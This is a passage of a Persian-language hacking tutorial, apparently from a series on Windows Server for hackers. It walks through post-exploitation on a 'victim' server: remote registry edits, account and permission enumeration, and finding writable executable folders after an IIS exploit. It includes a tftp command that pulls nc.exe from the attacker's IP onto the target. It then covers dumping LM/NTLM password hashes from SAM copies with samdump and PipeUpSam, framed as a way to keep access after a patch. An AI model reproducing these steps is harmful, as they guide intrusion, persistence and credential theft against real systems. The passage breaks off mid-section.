این ابزار برای تغییر دادن رجیستری در ویندوز به کار میره. همونطور که اطلاع دارید وقتی پشت یک کامپیوتر نشسته‌اید ( یا اینکه یک remote control گرافیکی در اختیار دارید ) می‌تونید با اجرای برنامه regedit ( مثلا با تایپ کردن اون در Run ویندوز ) به رجیستری ویندوز به صورت گرافیکی دسترسی داشته باشید. ولی اگه بخواین به صورت متنی رجیستری رو تغییر بدید، با ابزارهای خود ویندوز ممکن نیست و این باعث میشه مجبور بشیم از ابزاری به نام reg از NTRK بهره بگیریم. اینو بگم که registry ویندوز حاوی اطلاعات حساسی است. اگه دانش کافی راجع بهش ندارید، بهتره هیچ تغییری اعمال نکنید. reg هم مثل sc و at به صورت لوکال و هم به صورت remote قابل استفاده است. اگه در حالت remote می‌خواین استفاده کنید، حتما باید یک netbios session تشکیل بدید که در سطح دسترسی Administrator باشه. معمولا از این ابزار برای دو منظور استفاده می‌کنیم: اضافه کردن و پاک کردن کلید (key) و ورودی (entry). اگه بخوایم خیلی قضیه رو ساده بگیریم، کلیدها مثل فولدر است و ورودی‌ها مثل فایل. مثلا اگه بخوایم در کلید HKLM\Software\MyCo\Araz یک ورودی به صورت Point=20.00 را اضافه کنیم و نیز اگه به صورت لوکال باشیم، می‌نویسیم:

```
REG ADD HKLM\Software\MyCo\Araz\Point=20.00
```

و اگه بخوایم همین کارو در کامپیوتر قربانی به صورت remote انجام بدیم، می‌نویسیم:

```
REG ADD HKLM\Software\MyCo\Araz\Point=20.00 \\xxx.xxx.xxx.xxx
```

حالا اگه بخوایم یک همین کلید رو پاک کنیم، در حالت لوکال می‌نویسیم:

```
REG DELETE HKLM\Software\MyCo\Araz\ /FORCE
```

و در حالت remote می‌نویسیم:

```
REG DELETE HKLM\Software\MyCo\Araz\ \\xxx.xxx.xxx.xxx /FORCE
```

تغییر دادن یک ورودی هم دقیقا مثل اضافه کردن اونه. فقط به جای reg add از **update reg** استفاده می‌کنیم.

### ۵- regini :

کارش مثل reg است. فقط کلیدها و ورودی‌هایی که می‌خواهیم اضافه کنیم رو در یک فایل با پسوند ini قرار می‌دیم و این ابزار کار مورد نظر رو انجام میده. مثلا اگه همان کار بالایی رو بخوایم با regini انجام بدیم، یک فایل متنی باز می‌کنیم به نام مثلا Araz.ini و داخل فایل می‌نویسیم:

```
HKLM\Software\MyCo\Araz  
Point = REG_SZ 20.00
```

و بعد می‌نویسیم:

```
regini -m \\xxx.xxx.xxx.xxx Araz.ini
```

این دستور معمولا موقعی به کار میره که چند entry (ورودی) رو می‌خواهیم به یک key (کلید) اضافه کنیم. در این حالت اگه بخوایم این کارو توسط reg انجام بدیم، چند بار باید دستور رو تکرار کنیم.

## ب- ابزار تشخیص نوع ویندوز :

### ۶- gettype :

ابزار بسیار جالبی است که باید به صورت لوکال روی سرور قربانی اجرا شود. با اجرای این دستور مشخص می‌شود که ویندوز NT قربانی، از نوع Windows Server یا Windows Workstation است و اینکه Domain Controller است یا نه و... من روی ویندوز ۲۰۰۰ خودم نوشتم:

```
gettype /v
```

و جواب شنیدم:

```
Windows NT [Enterprise/Terminal] Server Non-Domain Controller
```

## ت- ابزارهای کار با اکانت ها :

### 7- whoami :

فرض کنید که به طریقی یک shell در کامپیوتر قربانی بدست آورده ایم. حالا می خواهیم ببینیم که دسترسی ما در چه حدی است ( به عبارت درست تر با چه اکانتی login شده ایم ). بدین منظور از این نرم افزار استفاده می کنیم. whoami باید به صورت لوکال روی قربانی اجرا شود. یعنی باید این فایل رو به کامپیوتر هدف ارسال کرده و همونجا اجرا کنیم. می نویسیم:

```
whoami
```

و مثلا جواب می شنویم:

```
[Group 1] = "Everyone"  
[Group 2] = "LOCAL"  
[Group 3] = "IUSR_XXXX-YYYY"  
.....
```

در این حالت، بالاترین اکانتی ( از نظر سطح اختیارات ) که لیست شود، اکانتی است که ما با اون بالا اومدیم.

### 8- local :

همونطور که در بالا گفتیم، توسط دستور net localgroup می تونیم لیستی از اکانت های مربوط به یک گروه رو بدست بیاریم. ولی آن دستور باید به صورت local اجرا می شد تا جواب می داد. اگه بخوایم به صورت remote همین کار رو انجام بدیم، باید از ابزار **local.exe** استفاده کنیم. مثلا اگه session مربوط به netbios رو تشکیل داده باشم و بخوام بدونم در گروه محلی Administrators چه اکانت هایی هست، می نویسیم:

```
local Administrators \\xxx.xxx.xxx.xxx
```

### 9- showgrps :

ابزار بسیار خوبی است که باید به صورت لوکال استفاده شود. می شه گفت که به جورایی تکمیل whoami است. به کمک این ابزار می تونیم هم کشف کنیم که اکانتی که باهش وارد شدیم عضو چه گروه های محلی است ( و اینکه اسم اکانت ما چیست ) و هم اینکه همین اطلاعات رو راجع به هر اکانتی از سیستم که بخوایم بدست بیاریم. برای اینکه بدونم اکانتی که الان باهش بالا اومدم اسمش چیست و در چه گروه هایی عضو است، می نویسیم:

```
showgrps
```

و جواب می شنوم:

```
User: [computer-name\Administrator], is a member of:
```

```
computer-name\Administrators  
\Everyone
```

مشخص می شه که اسم اکانت: Administrator است که در دو گروه Administrators و Everyone عضو است. حالا اگه بخوام بدونم که اکانتی به اسم guest در چه گروه های محلی شرکت دارد، می نویسیم:

```
showgrps guest
```

و جواب می شنوم:

```
User: [[computer-name\guest], is a member of:
```

```
\Everyone  
[computer-name\Guests
```

وقتی می خواهیم بدونیم که فلان اکانت متعلق به چه گروه هایی است، این کار توسط دستور net user هم قابل انجام است ( در بالا بحث شد). ولی اگه بخوایم بدونیم که خودمون با چه اکانتی بالا اومدیم، این کار با net user قابل انجام نیست.

### 10- showmbrs :

در کاربردی که فعلا مد نظر ماست، این ابزار همان کار دستور net localgroups رو انجام میده. یعنی برخلاف ابزار local.exe ، این ابزار باید به صورت محلی و لوکال استفاده بشه. کاربردش هم که واضحه و می‌گه که در فلان گروه محلی، چه اکانت‌هایی هست. مثلا اگه بخوام بدونم در گروه Administrators چه اکانت‌هایی هست ( یعنی چه اکانت‌هایی دسترسی به سیستم در سطح Admin رو دارند) می‌نویسم:

```
showmbrs Administrators
```

### ت- ابزارهای بررسی مجوزهای NTFS:

#### ۱۱- perms :

یک ابزار فوق‌العاده و حلال مشکلات! اول کار هم بگم که باید به صورت لوکال استعمال بشه!! فرض کنید که شما با یک اکانت به سیستم وارد شده‌اید و حالا می‌خواهید ببینید که اولاً: آیا یک درایو خاص به صورت FAT32 پارتیشن‌بندی شده است یا NTFS ( این نکته مهمی است زیرا اگه FAT32 باشه، دیگه کار ما بسیار راحت خواهد بود چون مجوزی در کار نیست ) و ثانیاً: اگه به صورت NTFS است، فلان فولدر برای فلان یوزر در چه حدی قابل دسترسی است ( یعنی اینکه برای فلان یوزر، فلان فولدر چه مجوزی دارد).

اولاً: آیا مثلا درایو C به صورت NTFS ست شده است یا FAT32 ؟ برای این منظور اسم یک اکانت از گروه Admin ( مثلا Administrator ) رو انتخاب می‌کنم و حالا دستور زیر رو اجرا می‌کنم:

```
perms administrator c:
```

اگه جواب زیر رو بشنوم، یعنی FAT32 است:

```
c:\ perms: #-----
```

اگر هر جواب دیگه‌ای می‌آید، می‌آید، می‌شود: NTFS  
ثانیاً: فرض کنید که حالا مثلا درایو D به صورت NTFS باشد و من هم مثلا با اکانت Guest وارد شده‌ام. می‌خواهم ببینم مثلا فولدر wwwroot که در این درایو هست، چه حد در دسترسی من از نظر مجوزهای NTFS است؟ می‌نویسم:

```
perms guest d:\wwwroot
```

و مثلا جواب می‌شنوم:

```
d:\wwwroot\ perms: No Access
```

این یعنی هیچ دسترسی به اون برای اکانت guest وجود ندارد. اگه می‌آید:

```
d:\wwwroot\ perms: #RWXDPOA
```

باید عبارت #RWXDPOA تفسیر بشه. هر کدام از این حرف‌ها این معنی رو میده:

```
R Read
W Write
X Execute
D Delete
P Change Permissions
O Take Ownership
A General All
- No Access
* The specified user is the owner of the file or directory.
# A group the user is a member of owns the file or directory.
? The user's access permissions can not be determined.
```

با این تفاسیر می‌تونید ببینید که مثلا اکانت guest چه مجوزهایی داره. کافی است تک تک حروف رو با جدول بالا تطبیق بدید.

مثلا در مثال بالا هم اجازه Read هست ( چون حرف R داریم ) و ...

#### ۱۲- showacls :

اول ACL یا Control List Access قابلیت است که NTFS استفاده می‌کند تا مجوزها رو تنظیم کند. ثانیاً ACE یا Access Control



Entries اطلاعاتی است که مجوز رو کنترل می‌کنه تا اکانت‌های خاص فقط مجوزهای خاص برای کار با فولدر خاصی بگیرند. این ابزار به چیزی تو مایه‌های همون perms.exe است که گفتم ولی با این تفاوت که وقتی یه درایو یا یک فولدر رو مشخص می‌کنم، می‌تونم تنظیم کنم که تمام زیرشاخه‌های اون رو هم از نظر مجوزها بررسی بکنه. مثلا اگه بخوام فولدر j:\wwwroot رو از نظر مجوزها برای مثلا guest چک کنم، می‌نویسم:

```
showacls /s /u:guest j:\wwwroot\
```

کلید /s مشخص می‌کنه که زیرشاخه‌ها رو هم می‌خوام تست کنم. اگه اونو حذف کنم، فقط مجوزهای فولدر مشخص شده بیان خواهد شد. حالا اگه جواب بیاد:

```
Error: Volume type incorrect [FAT32]
```

یعنی که اون درایو به صورت FAT32 فرمت شده پس بررسی مجوزها محلی از اعراب نداره! ولی اگه NTFS باشه مثلا میاد:

```
User: [\guest]
```

```
has the following access to directory [j:\wwwroot\]:
```

```
j:\wwwroot\
```

```
j:\wwwroot
```

```
j:\wwwroot\ali
```

NT AUTHORITY\SYSTEM	Read [RX]
Everyone	Read [RX]
NT AUTHORITY\SYSTEM	Read [RX]
CREATOR GROUP	Read [RX]
BUILTIN\Administrators	Change [RWXD]
CREATOR OWNER	Change [RWXD]

```
.....
```

دقت کنید که فولدر خیلی پر زیرشاخه رو انتخاب نکنید که جواب‌ها بقدری زیاد میشه که حتی نمی‌تونید بخونید. برای تفسیر از جدول زیر استفاده کنید:

R	GENERIC_READ
W	GENERIC_WRITE
X	GENERIC_EXECUTE )
D	DELETE
A	GENERIC_ALL
d	FILE_READ_DATA (directory)
l	FILE_READ_DATA (file)
s	SYNCHRONIZE
r	FILE_READ_DATA
w	FILE_WRITE_DATA
a	FILE_APPEND_DATA
rE	FILE_READ_EA
wE	FILE_WRITE_EA
fx	FILE_EXECUTE

**ج- ابزارهای کار با share ها :**

فرض کنید که یک session از netbios با اکانتی با سطح Admin ایجاد کرده‌ایم. در این حالت به کمک این ابزار می‌تونیم به صورت remote مجموعه share ها رو روی سیستم قربانی کنترل کنیم. مثلا یک share اضافه کنیم یا یک share رو پاک کنیم. مثلا اگه بخوام در کامپیوتر قربانی، فولدر c:\info رو واسه اکانتی به اسم guest به صورت فقط خواندنی ( یعنی فقط Read ) بیام و share کنم و این share به اسم mydata باشه، باید بنویسم:

```
rmtshare \\xxx.xxx.xxx.xxx\mydata=c:\info /GRANT guest:read
```

اگه می‌خواستیم به‌جای فقط خواندنی، اجازه تغییر هم صادر کنیم، بجای read می‌شد: Change حالا می‌خوام همین share رو پاک کنم. می‌نویسم:

```
rmtshare \\xxx.xxx.xxx.xxx\mydata /DELETE
```

۱۴- netwatch :

یک ابزار گرافیکی است که کار با share ها و مدیریت اون‌ها رو راحت می‌کنه. خیلی کار باهاش ساده‌است و نیازی به توضیح نداره.

۱۵- netcmd :

فرض کنید که شما الان یک netbios session با قربانی تشکیل داده‌اید. اگه یادتون باشه می‌تونستیم به کمک net use یک رایو مجازی برای کار با اون ایجاد کنیم. همین کار رو میشه با این ابزار انجام داد. مثلا اگه اسم share باشه: Araz می‌نویسیم:

```
netcmd \\xxx.xxx.xxx.xxx\Araz
```

۱۶- srvcheck :

این ابزار به ما کمک می‌کند که ببینیم که روی سرور چه share هایی هست و چه کسانی به اون دسترسی دارند. کاربرد دستور و تفسیر نتایج بسیار ساده است، می‌نویسیم:

```
srvcheck \\xxx.xxx.xxx.xxx
```

دقت کنید که به‌صورت remote کار می‌کنیم و نیاز به یک netbios session داریم.

### ج- سایر ابزارهای مهم :

در درس بعدی بررسی خواهد شد. ضمناً SC هم به صورت مفصل‌تر بحث خواهد شد.

+ نام مقاله: **ضروریات ویندوز سرور برای هکرها - قسمت چهارم**

+ موضوع: شبکه و هک

+ نویسنده: آراز صمدی

+گرد آورنده : یونس حسینی فر

+ تاریخ ارائه: 1382/09/09

### - یادآوری

این مقاله ادامه مقاله قبلیه! در این درس نیز ما با یک سرور ویندوز به صورت یک کامپیوتر منفرد سروکار داریم و توجهی به کامپیوترهای متصل به اون در شبکه‌ای که هست نداریم.

- فولدرهایی از ویندوز با مجوز اجرا

فرض کنید که الان از طریق روشی توانستید مجوز ایجاد یا کپی کردن فایل‌ها رو در تعدادی از فولدرهای ویندوز قربانی بدست بیاورید. در این گونه موارد هدف اینه که فولدری رو پیدا کنیم که برای ما با مجوزی که الان داریم (مثلا guest)، اجازه اجرا (execute) رو بده. دلیلش مشخصه، مثلا اگه الان با guest وارد شدید، ممکن است بخواهید که به سطح Admin برسید. این کار ممکنه با دستورات خود ویندوز ممکن نباشه و شما مجبور شوید که به فایل اجرایی رو به کامپیوتر قربانی کپی کنید تا با اجرای اون شما از guest به Admin برسید. حالا اگه این فایل خلافاکار! رو به فولدری کپی کنید که مجوز اجرا رو برای اکانت شما نداشته باشه، عملا نمی‌تونید از اون فایل استفاده کنید. افتاد؟

درس قبلی یک سری ابزار از NTRK معرفی کردم که اسمشون ابزارهای بررسی مجوزهای NTFS بود (از جمله perms و showacl). از این‌ها هم در این مرحله نمی‌تونید استفاده کنید. اگه گفتید چرا؟ درسته! چون این‌ها هم به هر حال یک سری ابزار و نرم‌افزار خارجی هستند (یعنی به طور پیش‌فرض در خود ویندوز وجود ندارند) و از طرف دیگه ابزارهای لوکال هستند (یعنی برای استفاده باید به کامپیوتر قربانی کپی شوند) و واضحه که باید به فولدری کپی بشوند که مجوز اجرا داشته باشه و چون من نمی‌دونم کدوم فولدر مجوز اجرا داره، نمی‌تونم از این‌ها استفاده کنم! (این ابزارها هم کاربردهایی دارند که گاه خیلی مهمه، عجله نکنید!)

خوب حالا من چکار می‌تونم بکنم؟

روش اول کوشش و خطاست. این بدترین راه و گاه موثرترین راه حل است! یعنی مثلا به فایل کوچک رو تو فولدرهای مختلف کپی کنم و ببینم که کدومشو می‌تونم اجرا کنم (یعنی کدوم فولدر به اون فایل اجازه اجرا می‌ده). این روش نیازی به توضیح نداره چون ایرانی‌ها خدای این کاران! روش بهتر اینه که من با دانشی که دارم بدونم که معمولا چه فولدرهایی مجوز اجرا رو به من می‌دهند. که الان می‌خوام اینو بیگم:

۱- اگه با یک باگ مربوط به IIS به شل دست یافته‌اید، معمولا یکی از اینها رو انتخاب کنید:

```
?:\inetpub\scripts
```

```
?:\program files\common files\system\msadc
```

منظور از (؟) در موارد بالا اینه که ممکنه که فولدر مربوطه در هر درایوی باشه (مثلا درایو C یا D و...) و ممکنه لازم باشه به کم برگردید که پیداش کنید. نکته بعدی اینه که فولدرهایی که گفتم این اجازه رو می‌دن که هم فایل اجرایی (با پسوند exe) و هم اسکریپت‌ها (مثل asp و...) در اونا بذاریم و اجرا کنیم. دقت کنید که خیلی کارها رو میشه بدون کمک فایل اجرایی (فایل خرابکار) انجام داد. مثلا اگه قرار باشه صفحه اول سایتی عوض بشه، این کار رو گاه میشه با اسکریپت‌ها هم انجام داد. بنابراین این پایین لیست فولدرهایی رو براتون می‌گم که فقط اجازه اجرای اسکریپت رو می‌دهند (نه اجرای فایل اجرایی!):

```
?:\winnt\help\iishelp
```

```
?:\inetpub\iissamples
```

```
%SystemRoot%\System32\inetsrv\iisadmin
```

```
%SystemRoot%\System32\inetsrv\iisadmpwd
```

```
%SystemRoot%\web\printers
```

توضیح لازم اینه که وقتی می‌گم %SystemRoot% منظور همون فولدری است که ویندوز در اون نصب شده، بنابراین می‌تونه مثلا C:\WINNT باشه یا H:\WINDOWS باشه و یا هر چیز دیگه. ما از همون عبارت %SystemRoot% که استفاده کنیم خودش ما رو می‌بره همونجا!

حالا چرا باگ‌های IIS رو جدا کردم؟ دلیلش اینه که بعضی از این باگ‌ها وقتی ازتون سوءاستفاده بشه، به ما اختیاراتی در حد IUSR\_XXXX-YYYY می‌ده (که قبل گفتم این چیه) و اختیارات در حد Admin نیست. بنابراین از این فولدرهای خاص استفاده کردیم.

۲- اگه با باگ‌های غیر از IIS به شل دست پیدا کردید، انتخاب فولدر درست معمولا بستگی به این داره که چه سرویس (و پورته) رو exploit کرده‌ایم و به چه اکانتی دست پیدا کرده‌ایم. اگه دسترسی ما کامل باشه (یعنی در حد Admin باشه) بهترین فولدر برای قرار دادن و اجرای فایل‌های اجرایی این فولدرهاست:

```
%SystemRoot%
```

%SystemRoot%\system32

آگه با اكانتي كه بدست آورده ايد به اين فولدرها دسترسي نداريد ( مثلا از طريق NetBIOS با يك اكانت محدود وارد شده ايد )  
بهره همون روش ايراني! ( كوشش و خطا ) رو پيش بگيريد.

آخرين نکته اي كه بايد اينجا بگم، اينه كه وقتي مي خواين از طريق tftp فايل اجرايي رو بفرستيد روي اون فولدر خاص، بايد آدرس فولدر رو هم آخر دستور مربوط به tftp بنويسيد. مثلا اگر IP ما در اين لحظه 217,66,198,116 باشه، و بخوام فايل nc.exe رو بفرستم به فولدر c:\inetpub\scripts بايد بنويسم:

```
tftp -i 217.66.198.116 GET nc.exe c:\inetpub\scripts\nc.exe
```

يعني وقتي سرور قرباني فايل رو مي گيره، اونو تو اين فولدر كه مشخص كردم قرار بده ( و نه فولدر فعلي ).

## - بدست آوردن username و password ها در حالت دسترسي local

تاكيد مي كنم كه بحث ما در اينجا پسوندهاي Active Directory نيست بلكه پسوندهاي لوكال خود كامپيوتر است. فرض كنيد كه من الان به فولدر پيدا کرده ام كه به من اجازه اجراي فايل هايي كه داخلش فرستادم رو مي ده. ( يعني همون چيزي كه بالا بهش اشاره كردم ). من ممكنه بخوام پسوندهاي اين ويندوز سرور رو پيدا كنم تا آگه احيانا فردا پس فردا اون باگي كه انگولكش كردم، توسط مسوول سرور برطرف شد، دستم به به جايي بند باشه!! يا اينكه بخوام حتما پسورد اكانت خاصي مثل Administrator رو بدست بيارم كه خيلي مهمه. براي كشف پسوندها اول بايد بدونيد كه پسورد فلان اكانت، چطوري و كجا در ويندوز نگهداري ميشه و چه مرحلهاي طي ميشه تا به پسورد از شكل اوليه يعني plain-text ( يعني خود پسوردي كه واسه اكانت انتخاب شده ) تبديل بشه به به پسورد hash شده ( يعني رمز بشه ) و بعد در ويندوز ذخيره بشود:

۱- پسورد بايد رمز شود و پسورد به صورت hash شده در آيد. ويندوز از دو روش براي hash استفاده مي كند:

الف) LanMananager Hash يا LANMAN Hash يا LMhash :

اين روش hash كردن روشي است كه در ويندوزهاي قديمي ( قبل از NT هاي جديد يعني در ۱، ۳، ۹۵، ۹۸، Me و NT هاي قديمي ) استفاده مي شده است و هنوز هم ساپورت مي شود. اين روش hash كردن پسورد اولين بار توسط IBM استفاده شد ولي مشكلات امنيتي زيادي داره ( به بار مايكروسافت خواست خودش گاف نده، ايندفعه با گاف IBM رفت تو چاه! ). در اين روش hash كردن حداكثر طول پسورد مي تونه ۱۴ حرف باشه. به مثال مي زنم. فرض كنيد كه قرار پسوردي به اسم thepassword ذخيره بشه، چون طول اين پسورد از ۱۴ حرف كمتره، انقدر ۰ به آخر پسورد اضافه ميشه كه ۱۴ حرفي بشه ( منظور از ۰ در اينجا كاراكتر عددي صفر نيست بلكه منظور چيزي است كه در برنامه نويسي بهش NULL مي گيم و ما براي سادگي كار اونو با همون كاراكتر ۰ نشون داده ايم ) ، يعني پسورد ميشه: thepassword000 حالا اتفاقي كه مي افته اينه كه حروف كوچك انگليسي به حروف بزرگ تبديل ميشه، يعني حالا داريم: THEPASSWORD000 و بعد اين رشته به دو رشته ۷ كاراكتر تقسيم ميشه، يعني: THEPASS و WORD000 بعد مي آد و هر كدوم رو با به الگوريتم يك طرفه ( يعني غير قابل برگشت ) رمز مي كنه بعد کنار هم مي چينه و به رشته ۳۲ كاراكتر ( به صورت Hex ) نتيجش مي شه، مثلا پسورد مورد نظر ما به صورت C349F26F362950F05382367BF6677B7V در مياد. اين ميشه اولين روش hash كه بهش LM مي گويند. مشكلات اين روش ذخيره سازي اينه كه اولاً طول پسورد حداكثر ۱۴ حرفه، ثانياً اين روش case insensitive ه يعني حروف بزرگ و كوچك فرقي نداره، ثالثاً چون پسورد به دو قسمت ۷ تايي تقسيم ميشه، مي شه هر كدوم رو به تنهائي crack كرد، رابعا مشكلي به دليل نبودن salt هست در اين روش كه در آخر مقاله بحث مي كنم كه چيه.

ب) روش NT hash يا NTLM:

روش بهتري است، در اين روش از الگوريتم MD4 استفاده ميشه ( مثل اكثر يونيكس ها ) و نتيجه باز هم به رشته ۳۲ كاراكتر است. تمام موارد ايرادي كه در بالا بود ( يعني اولاً و ثانياً و ثالثاً ) حل شده ولي مشكل رابعا هنوز هم هست!  
حالا اين رابعا ( نبودن salt ) چي هست؟ از قديم الايام معلوم بوده كه مايكروسافت بعد از hash كردن پسوردها از salt ( نمك! ) استفاده نمي كنه. اين باعث ميشه كه آگه دو تا كامپيوتر باشه كه در هر دو پسورد اكانت guest مثلا thepassword باشه ( يعني

دو کامپیوتر مختلف از یک پسورد واحد استفاده کنند)، نتیجه hash اون در هر دو یکسان بشه. یعنی اینکه وقتی به رشته خاص رمز بشه، نتیجه نهایی همیشه یکسان است ( یعنی همیشه LM ها شبیه به هم و NT ها هم شبیه به هم خواهند بود). و این به نفع هکره (: در سیستم‌های شبه یونیکس، به دلیل اضافه کردن نمک! ، ۴۰۹۶ جور مختلف می‌شوند و این باعث میشه، کار کرک کردن به همین اندازه بیشتر بشه.

نکته بعدی که هست اینه که چرا با وجود اینکه روش NTLM از LM بهتره، چرا هنوز هم LM ساپورت میشه؟ دلیلش اینه که برای حفظ سازگاری هنوز هم استفاده می‌شه. مثلاً اگه قرار باشه به ویندوز ۹۸ به یه ویندوز ۲۰۰۰ کانکت بشه، باید ۲۰۰۰ بتونه هویت‌سنجی و اتصال رو انجام بده. اگه همه ویندوزها در شبکه مدل بالا! باشند، میشه LM رو غیر فعال کرد.

۲- حالا ما هم نتیجه hash شده پسوردها رو داریم، کجا باید اینها ذخیره بشوند:

الف) فایل SAM :

ویندوز سرورها برای ذخیره کردن اکانت‌های لوکال از فایلی به اسم SAM استفاده می‌کنند. ( ویندوزهای غیر NT ها از فایل‌های PWL استفاده می‌کردند). فایل اصلی SAM اینجاست:

```
%SystemRoot%\System32\Config\
```

می‌تونید نگاه کنید تا مطمئن بشید که هست! یه مطلبی که هست اینه که وقتی با ویندوز بالا اومدید، فایل SAM مربوط به اون به صورت protected یا حفاظت شده است. در نتیجه نمی‌تونید همین‌طوری مثلاً کپی کنید یا بخونید. دقت کنید که فایل SAM هیچ‌گونه پسوندی ندارد.

یه مورد دیگه هم هست که باید دقت کنید، گاهی یک نسخه compressed از فایل SAM به اسم SAM\_ در دایرکتوری %SystemRoot%\repair وجود دارد که از اون هم میشه استفاده کرد. ( این فایل موقع backup گیری از اطلاعات سیستم توسط ابزار rdisk ایجاد می‌شود ) جزئیاتش مهم نیست، فقط چک کنید ببینید که همچین فایلی اونجا هست یا نه (: حتی گاهی می‌تونید یه کپی ( غیر فشرده یا غیر compressed رو ) در این فولدر پیدا کنید .

ب) رجیستری:

یک سری کلید و ورودی در رجیستری هست که اگرچه کاربرد زیادی برای سیستم‌عامل دارند ولی به صورت hidden هستند ( یعنی به راحتی قابل مشاهده و تغییر نیستند). از جمله این کلیدها، اون‌هایی هستند که اطلاعاتی شبیه به SAM رو در خود دارند ( یعنی LM hash, NT hash و username ). که برای یک هکر ارزشمند است.

ج) Active Directory :

در شبکه‌ای از ویندوز سرورها، AD برای نگهداری پسوردهای دومین و گروه‌های global به کار می‌رود ( البته در ویندوز ۲۰۰۰، نه در NT 4.0 ، زیرا در NT 4.0 در هر حال طرف حساب ما با SAM است یا registry ). فعلی بحث ما این چیزها نیست!

یه مطلبی هست راجع به SYSKEY که باید توضیح بدم. یک تکنولوژی جدید است که فکر کنم از SP2 ( یعنی Service patch شماره ۲ ) از ویندوز NT 4.0 به بعد اعمال می‌شود و در نتیجه در مورد ویندوز ۲۰۰۰ هم ( با یا بدون سرویس پچ ) وجود دارد. کارش هم این است که پسوردهای ذخیره شده ( در رجیستری ) را به بار دیگه رمز می‌کند تا امنیتش زیاد شود.

خوب حالا برسیم به کار عملی!

من کل عملیات تغییر و ذخیره پسورد در ویندوز سرورها رو در ۲ مورد خلاصه کردم که خوندید. حالا ما باید عمل عکس رو انجام بدیم تا به پسورد برسیم. در نتیجه

۱- اولین کار ما اینه که بتونیم از فایل SAM و یا از رجیستری، username ها و LM ها و NTLM ها رو در بیاریم. به این کار به طور کلی DUMP کردن یا Extract کردن می‌گویند. یه مثال می‌زنم که خوب متوجه بشین. فرض کنید که اکانتی داریم به اسم guest که پسورد اون thepassword است. چیزی که می‌خوام با dump کردن بهش برسیم، چیزی مثل اینه:

```
guest:1011:7C349F26F362950F05382367BF6677B7:9D5DF8F2A588405949DE0917CC19F8DD:::
```

البته به تعداد اکانت‌های محلی که در کامپیوتر قربانی وجود دارد، به سطر داده مثل این بالایی هست. اینجا چهار داده مهم داریم، اولی اسم اکانت است، بعد به دونقطه (:). داریم و بعد به عدد که نشون می‌ده این اکانت یازدهیم اکانتی است که در این کامپیوتر ایجاد شده است (اولین اکانت عدد ۱۰۰۰ دارد)، بعد دوباره دونقطه داریم، بعد LM hash رو داریم یعنی

```
C349F26F362950F05382367BF6677B7V  
D5DF8F2A588405949DE0917CC19F8DD۹
```

یه مطلب فوق‌العاده مهم اینجا هست که باید بگم، اونم اینه که در تمام مواردی که می‌خواهیم DUMP کنیم، باید اولاً لوکال باشیم (یعنی باید ابزار کار رو به کامپیوتر هدف بفرستیم و اونجا به کمک یه shell اونو اجرا کنیم) و ثانیاً باید اختیارات ما در حد Administrator باشه (یعنی در واقع بالاترین سطح اختیارات رو داشته باشیم). پس همه این موارد واسه اینه که ما بتونیم با بدست آوردن پسورد اکانت‌های مختلف بتونیم مدت بقای خودمون رو در این سرور افزایش بدیم. خوب حالا وقتشه که شروع کنیم:

الف) Dump کردن از فایل SAM :

این کار رو می‌تونیم به دو روش انجام بدیم.

+ روش اول:

در این روش باید به کپی از فایل SAM رو گیر بیاریم. این نسخه رو به هر روشی همیشه گیر آورد مهم اینه که این فایل SAM نمی‌تونه خود فایلی باشه که در محل اصلی به صورت محافظت شده نگهداری می‌شه، بلکه باید به کپی از اون باشه. روش‌های زیادی واسه بدست آوردن این فایل هست:

« می‌تونید به کمک یک فلاپی درایو bootable مربوط به ویندوز ۹۸ و به کمک ابزاری به اسم **ntfsdos**

<http://www.sysinternals.com> این کار رو انجام بدیم. ( به درد ما نمی‌خوره چون ما دسترسی فیزیکی به

سرور نداریم ) در این حالت دیگه اون فایل SAM اصلی محافظت شده نیست چون با سیستم‌عامل دیگری بالا اومدیم و می‌تونیم اون فایل اصلی رو به نسخه اش کپی کنیم.

« می‌تونیم از فایل backup شده SAM یعنی SAM.\_ که در آدرس %\SystemRoot%\repair بود استفاده کنیم. به این ترتیب که این فایل که هیچ محافظتی ازش نمیشه رو به یه جایی کپی کنیم و بعد دستور زیر رو اجرا کنیم:

```
expand sam._ sam
```

دقت کنید که **expand** یکی از ابزارهای NTRK است. با این دستور مثل اینه که به نسخه معادل **sam** رو ( با اون اکانت‌هایی که موقع آخرین backup گیری داشته‌ایم ) ایجاد می‌کنیم که می‌تونیم ازش استفاده کنیم.

« ... »

حالا که به نسخه از فایل SAM رو داریم که معادل فایل SAM اصلی است، می‌تونیم از ابزاری به اسم **samdump**

<http://www.atstake.com/products/lc/dist/samdump.zip> استفاده کنیم. مثلاً اگر فایل SAM ی که ایجاد

کرده‌ایم در آدرس c:\folder\SAM باشه و اسمش هم باشه SAM ، برای dump کردن hash ها می‌نویسیم:

```
samdump c:\folder\SAM
```

و جواب می‌گیریم:

```
Administrator:500:CD9112302C53CECC7C3113B4A1A5E3A0:F873525F352BCF1243B83938AC28A147:::  
ali:1009:NO PASSWORD*****:NO PASSWORD*****:::  
guest:1011:7C349F26F362950F05382367BF6677B7:9D5DF8F2A588405949DE0917CC19F8DD:::  
/ ...
```

کاملاً واضح و نیازی به توضیح نداره. آگه می‌خواستیم که اطلاعات در فایلی ذخیره بشه به اسم مثلاً **hash.txt** باید می‌نوشتیم:

```
samdump c:\folder\SAM > hash.txt
```

وقتی **SYSKEY** نصب شده باشد ( مثلاً در ویندوز ۲۰۰۰ اینطوریه ) دیگه **samdump** نمی‌تونه کاری بکنه و عملاً بدر نمی‌خوره.

+ روش دوم:

استفاده از نقاط ضعف و اکسپلویت کردن آنها، به مثال ساده هست که در ویندوز ۲۰۰۰ کار می‌کنه. در این روش کافی است از برنامه‌ای به نام PipeUpSam ( که میشه گفت به جور exploit است، استفاده کنید ). این ابزار خیلی فشنگ میاد و فقط با اجرای دستور زیر می‌تونه این اطلاعات رو از فایل SAM بگیره و مثلا در فایلی به اسم hash.txt ذخیره کنه:

```
pipeupsam hash.txt
```

اون سایتی که من قبلا این فایل رو ازش گرفتم، فعلا کرکره‌اش پایینه! تو اینترنت بگردید و فایل رو پیدا کنید.

ب) Dump کردن از رجیستری:

ملاحظه فرمودید که Dump کردن از فایل SAM معمولا دنگ‌وفنگ داره ( البته بجز اون روشی که توسط PipeUpSam بودش ). به هر حال راه ساده برای Dump کردن این hash ها هست که اون هم از طریق رجیستری است. همونطور که گفتم، کلیدهای مربوطه در رجیستری به صورت hidden است و نمی‌تونید با روش‌های معمول چیزی ازش بخونید ولی می‌تونید به کمک ابزارهایی این کار رو انجام بدید:

+ وقتی SYSKEY نصب نشده است:

